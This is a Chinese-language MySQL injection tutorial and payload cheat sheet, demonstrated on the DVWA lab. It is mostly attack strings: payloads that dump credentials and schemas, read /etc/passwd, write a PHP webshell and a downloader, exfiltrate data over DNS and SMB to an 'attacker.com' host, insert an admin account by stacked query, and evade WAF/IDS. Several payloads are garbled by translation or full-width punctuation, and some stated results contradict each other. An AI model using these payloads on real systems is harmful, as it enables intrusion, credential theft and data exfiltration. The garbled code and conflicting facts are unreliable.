Mysql注入

1. Mysql注入简介：

Mysql注入是一种很流行的攻击手段，攻击者通过在web表单的输入域或者在页面请求的查询字符串中插入一些恶意的sql注入命令来提交到服务器，从而达到越过数据验证，访问机密数据甚至修改内容的目的。

1. mysql注入利用基本步骤：

A.判断是否存在注入，发现SQL注入点，判断注入类型；

B.通过mysql数据库帮助，猜解SQL查询语句中的字段数，确定显示的字段顺序

C.获取帐号密码等敏感信息,获取数据库中的表以及其中的字段名；

D.上传webshell,获得一个反向连接，下载数据。

1. 我们默认存在的数据库如下所示：

|  |  |
| --- | --- |
| mysql | 需要root权限读取 |
| information\_schema | 在5以上的版本中存在 |

在以下例子中，都是通过DVWA环境下演示的，DVWA是用php+mysql编写的一套用于常规WEB漏洞教学和检测的WEB脆弱性测试程序，其中包含着sql注入，暴力破解，sql盲注，xss等常见的一些安全漏洞。在测试防御等级为low的环境下，判断被测模块是否存在SQL注入漏洞，漏洞是否可利用，检测出对应的数据库数据。


1. 判断注入点：

在进行sql注入攻击时，识别SQL注入是至关重要的，它通过适当的分析应用程序，可以判断什么地方存在注入点。在下面的屏幕截图所示，“ID”字段中可能会受到SQL注入。程序功能需要一个整数做为用户输入，提交之后会显示该ID对应的姓名。其中，假则表示查询是错误的 (MySQL 报错/返回页面与原来不同)，真则表示查询是正常的 (返回页面与原来相同)。共以下几种情况：


|  |  |  |
| --- | --- | --- |
| 字符串类型： | 数字类型： | 登录时： |
| ' 假  '' 真  " 假  "" 真  \ 假  \\ 真 | AND 1 真  AND 0 假  AND true 真  AND false 假  1-false 有问题时返回1的结果  1-true 有问题时返回0的结果  2-1 返回与1相同代表可能存在问题1\*56 返回与56相同代表可能存在问题  1\*56 返回与1相同代表没有问题 | ' OR '1  ' OR 1 -- -  " OR "" = "  " OR 1 = 1 -- -  '='  'LIKE'  '=0--+ |

接下来，我们需要判断注入是字符型还是数字型：


输入1，查询成功，出现应的ID、First name、Surname 字段名及其值：




输入3-2，查询成功：




输入1=1，查询成功：




输入1 and 1=1,查询成功:



输入1’ or 1=1,查询成功：



而当我们输入单引号或者反斜杠时，出现错误：



然后，我们再来看一下它的源代码：



综上所述，可以得知服务器的类型是mysql，存在字符型的sql注入漏洞，参数是id。

注意：可以使用多个引号，只要是成对出现，而引号后面的语句也会继续执行。

1. 注释语句：


|  |  |
| --- | --- |
| # | Hash 语法 |
| /\* | C-style 语法 |
| -- - | SQL 语法 |
| ;%00 | 空字节 |
| ` | 反引号 |

例子：

SELECT \* FROM Users WHERE username = '' OR 1=1 -- -' AND password = '';

SELECT \* FROM Users WHERE id = '' UNION SELECT 1, 2, 3`';

截图如下：



1. 测试数据库版本

VERSION()

@@VERSION


@@GLOBAL.VERSION

如果版本为5的话，下面例子返回为真：

SELECT \* FROM Users WHERE id = '1' AND MID(VERSION(),1,1) = '5';

注意：windows平台上的mysql查询与linux上返回不同，如果是windows服务器返回结果会包含 -nt-log字符。

截图如下：



说明当前数据库版本为10.3.12-MariaDB-2.

1. 数据库认证信息：


|  |  |
| --- | --- |
| 表 | mysql.user |
| 字段 | user, password |
| 当前用户 | user(),current\_user(),current\_user, system\_user(), session\_user() |


例子：


SELECT current\_user;

SELECT CONCAT\_WS(0x3A, user, password) FROM mysql.user WHERE user = 'root'-- (Privileged)

截图如下：







1. 数据库名：

|  |  |
| --- | --- |
| 表 | information\_schema.schemata, mysql.db |
| 字段 | schema\_name, db |
| 当前用户 | database(), schema() |


例子：


SELECT database();


SELECT schema\_name FROM information\_schema.schemata;

SELECT DISTINCT(db) FROM mysql.db;-- (Privileged)

查询如下图所示：







说明当前的数据库为dvwa。


1. 服务器主机名：

@@HOSTNAME

例子：

SELECT @@hostname;

查询如下图所示：



说明主机名为kali.

1. 服务器MAC地址

通用唯一标识符是128位数字，其中最后12位数字由接口MAC地址形成。

输入：


UUID（）

输出：

aaaaaaaa-bbbb-cccc-dddd- eeeeeeeeeeee ;

注意：可能会在某些操作系统上返回48位随机字符串而不是MAC地址。

截图如下所示：



说明服务器的mac地址是6e7ba6c6-98db-11e9-99a-000c2962ce7f

1. 表和字段

检测字段数

GROUP/ORDER BY n+1;

让n一直增加直到出现错误页面。

例子: 查询语句 SELECT username, password, permission FROM Users WHERE id = '1';

1' ORDER BY 1--+ 真


1' ORDER BY 2--+ 真


1' ORDER BY 3--+ 真

1' ORDER BY 4--+ 假- 查询只用了3个字段


-1' UNION SELECT 1,2,3--+ 真

查询如下图所示：





当输入为3时，返回错误：




可以发现，当我们使用order by 2的时候没有产生任何错误，而使用order by 3的时候产生报错，说明数据库中只有两列；通过这种方法我们可以使用order by语句猜测数据库表中的列数

1. 查询表名

|  |  |
| --- | --- |
| Union方式 | UNION SELECT GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE version=10;-- MySQL 4版本时用version=9，MySQL 5版本时用version=10 |
| 盲注 | AND SELECT SUBSTR(table\_name,1,1) FROM information\_schema.tables > 'A' |
| 报错 | AND(SELECT COUNT(\*) FROM (SELECT 1 UNION SELECT null UNION SELECT !1)x GROUP BY CONCAT((SELECT table\_name FROM information\_schema.tables LIMIT 1),FLOOR(RAND(0)\*2))) (@:=1)||@ GROUP BY CONCAT((SELECT table\_name FROM information\_schema.tables LIMIT 1),!@) HAVING @||MIN(@:=0); AND ExtractValue(1, CONCAT(0x5c, (SELECT table\_name FROM information\_schema.tables LIMIT 1)));-- 在5.1.5版本中成功 |

截图如下：




说明数据库dvwa中一共有两个表，guestbook与users。

1. 查询列名：

|  |  |
| --- | --- |
| Union方式 | UNION SELECT GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_name = 'tablename' |
| 盲注 | AND SELECT SUBSTR(column\_name,1,1) FROM information\_schema.columns > 'A' |
| 报错 | AND(SELECT COUNT(\*) FROM (SELECT 1 UNION SELECT null UNION SELECT !1)x GROUP BY CONCAT((SELECT column\_name FROM information\_schema.columns LIMIT 1),FLOOR(RAND(0)\*2))) (@:=1)||@ GROUP BY CONCAT((SELECT column\_name FROM information\_schema.columns LIMIT 1),!@) HAVING @||MIN(@:=0); AND ExtractValue(1, CONCAT(0x5c, (SELECT column\_name FROM information\_schema.columns LIMIT 1)));-- 在5.1.5版本中成功。 AND (1,2,3) = (SELECT \* FROM SOME\_EXISTING\_TABLE UNION SELECT 1,2,3 LIMIT 1)-- MySQL 5.1版本修复了 |
| 利用PROCEDURE ANALYSE() | 这个需要web展示页面有你所注入查询的一个字段。 例子: 查询语句 SELECT username, permission FROM Users WHERE id = 1; 1 PROCEDURE ANALYSE() 获得第一个段名 1 LIMIT 1,1 PROCEDURE ANALYSE() 获得第二个段名 1 LIMIT 2,1 PROCEDURE ANALYSE() 获得第三个段名 |

截图如下：




说明users表中有以下几个字段，分别是：user\_id,first\_name,last\_name,user,password,avatar,last\_login,failed\_login

1. 一次查询多个表或列：


例子：


SELECT \* FROM Users WHERE id =' - 1'UNION SELECT 1,2，（SELECT（@）FROM（SELECT（@：= 0x00），（SELECT（@）FROM（information\_schema.columns）WHERE（table\_schema> = @ ） AND（@）IN（@：= CONCAT（@，0x0a，'['，table\_schema，']>'，table\_name，'>'，column\_name））））x），4 - +';



1. 根据列名查询所在的表：


|  |  |
| --- | --- |
| SELECT table\_name FROM information\_schema.columns WHERE column\_name ='username'; | 查找名为username的任何列的表名。 |
| SELECT table\_name FROM information\_schema.columns WHERE column\_name LIKE'％user％'; | 查找包含单词user的任何列的表名称。 |






1. 根据表查询包含的字段：


|  |  |
| --- | --- |
| SELECT column\_name FROM information\_schema.columns WHERE table\_name ='Users'; | 查找Users表的列。 |
| SELECT column\_name FROM information\_schema.columns WHERE table\_name LIKE'％user％'; | 查找包含单词user的任何表的列名。 |





1. 绕过引号限制：

|  |  |
| --- | --- |
| SELECT \* FROM Users WHERE username = 0x61646D696E | 十六进制编码 |
| SELECT \* FROM Users WHERE username = CHAR（97,100,109,105,110） | CHAR（）函数 |




1. 绕过字符串黑名单：

选择'a''d''mi''n';

SELECT CONCAT（'a'，'d'，'m'，'i'，'n'）;

SELECT CONCAT\_WS（''，'a'，'d'，'m'，'i'，'n'）;

SELECT GROUP\_CONCAT（'a'，'d'，'m'，'i'，'n'）;



1. 条件语句：

CASE

IF()


IFNULL()


NULLIF()

例子：

SELECT IF(1=1, true, false);

SELECT CASE WHEN 1=1 THEN true ELSE false END;






1. 权限

文件权限：

下面的语句可以查询用户读写文件操作权限

|  |  |  |
| --- | --- | --- |
| SELECT file\_priv FROM mysql.user WHERE user = 'username'; | 需要root用户来执行 | MySQL 4/5 |
| SELECT grantee, is\_grantable FROM information\_schema.user\_privileges WHERE privilege\_type = 'file' AND grantee like '%username%'; | 普通用户都可以 | MySQL 5 |



1. 读取文件

如果用户有文件操作权限可以读取文件：

LOAD\_FILE()

例子：

SELECT LOAD\_FILE('/etc/passwd');

SELECT LOAD\_FILE(0x2F6574632F706173737764);


文件必须在服务器上。


LOAD\_FILE()函数操作文件的当前目录是@@datadir 。

MySQL用户必须拥有对此文件读取的权限。

文件大小必须小于 max\_allowed\_packet。

@@max\_allowed\_packet的默认大小是1047552 字节.





1. 写文件

如果用户有文件操作权限可以写文件。

INTO OUTFILE/DUMPFILE

写一个php的shell：

SELECT '<? system($\_GET[\'c\']); ?>' INTO OUTFILE '/var/www/shell.php';

访问如下链接：

http://localhost/shell.php?c=cat%20/etc/passwd

写一个下载者：

SELECT '<? fwrite(fopen($\_GET[f], \'w\'), file\_get\_contents($\_GET[u])); ?>' INTO OUTFILE '/var/www/get.php'

访问如下链接：

http://localhost/get.php?f=shell.php&u=http://localhost/c99.txt

INTO OUTFILE 不可以覆盖已存在的文件。

INTO OUTFILE 必须是最后一个查询。

引号是必须的，因为没有办法可以编码路径名。


1. DNS请求：

SELECT LOAD\_FILE（CONCAT（'\\\\ foo。'，（选择MID（version（），1,1）），'。attacker.com \\'））;

1. SMB请求

'或1 = 1 INTO OUTFILE'\\\\ attacker \\ SMBshare \\ output.txt

查询后如下图所示：



1. PDO堆查询方式操作数据库

PHP使用PDO\_MYSQL来连接数据库，便可以使用堆查询，堆查询可以同时执行多个语句。

SELECT \* FROM Users WHERE ID=1 AND 1=0; INSERT INTO Users(username,password,priv) VALUES ('BobbyTables', 'kl20da$$','admin');

1. MySql特有的写法

MySql中，/\*! SQL 语句 \*/ 这种格式里面的 SQL 语句会当正常的语句一样被解析。

如果在!之后是一串数字(这串数字就是 mysql 数据库的版本号), 如：/\*! 12345 SQL 语句 \*/

当版本号大于等于该数字,SQL 语句则执行,否则就不执行。

SELECT 1/\*!41320UNION/\*!/\*!/\*!00000SELECT/\*!/\*!USER/\*!(/\*!/\*!/\*!\*/);

1. 模糊和混淆

|  |  |
| --- | --- |
| 09 | Horizontal Tab |
| 0A | New Line |
| 0B | Vertical Tab |
| 0C | New Page |
| 0D | Carriage Return |
| A0 | Non-breaking Space |
| 20 | Space |

例子：

'%0A%09UNION%0CSELECT%A0NULL%20%23

1. AND或OR后面可以跟的字符：

|  |  |
| --- | --- |
| 20 | Space |
| 2B | + |
| 2D | - |
| 7E | ~ |
| 21 | ! |
| 40 | @ |

例子：

SELECT 1 FROM dual WHERE 1=1 AND-+-+-+-+~~((1))

dual是一个虚拟表，可以用来做测试

1. 用字符混淆：

注释可用于分解查询以欺骗WAF / IDS并避免检测。通过使用＃或 - 后跟换行符，我们可以将查询拆分为单独的行。

例：

1' ＃

AND 0 -

UNION # I am a comment!

SELECT @ tmp ：= table\_name x FROM -

`information\_schema`.tables LIMIT 1 ＃

注入的URL编码如下：

1'%23%0AAND 0--%0AUNION%23 I am a comment!%0ASELECT@tmp:=table\_name x FROM--%0A`information\_schema`.tables LIMIT 1%23

1. 编码：

编码注入有时可用于WAF / IDS规避

|  |  |
| --- | --- |
| 网址编码 | SELECT％74able\_％6eame FROM information\_schema.tables; |
| 双重URL编码 | SELECT％2574able\_％256eame FROM information\_schema.tables; |
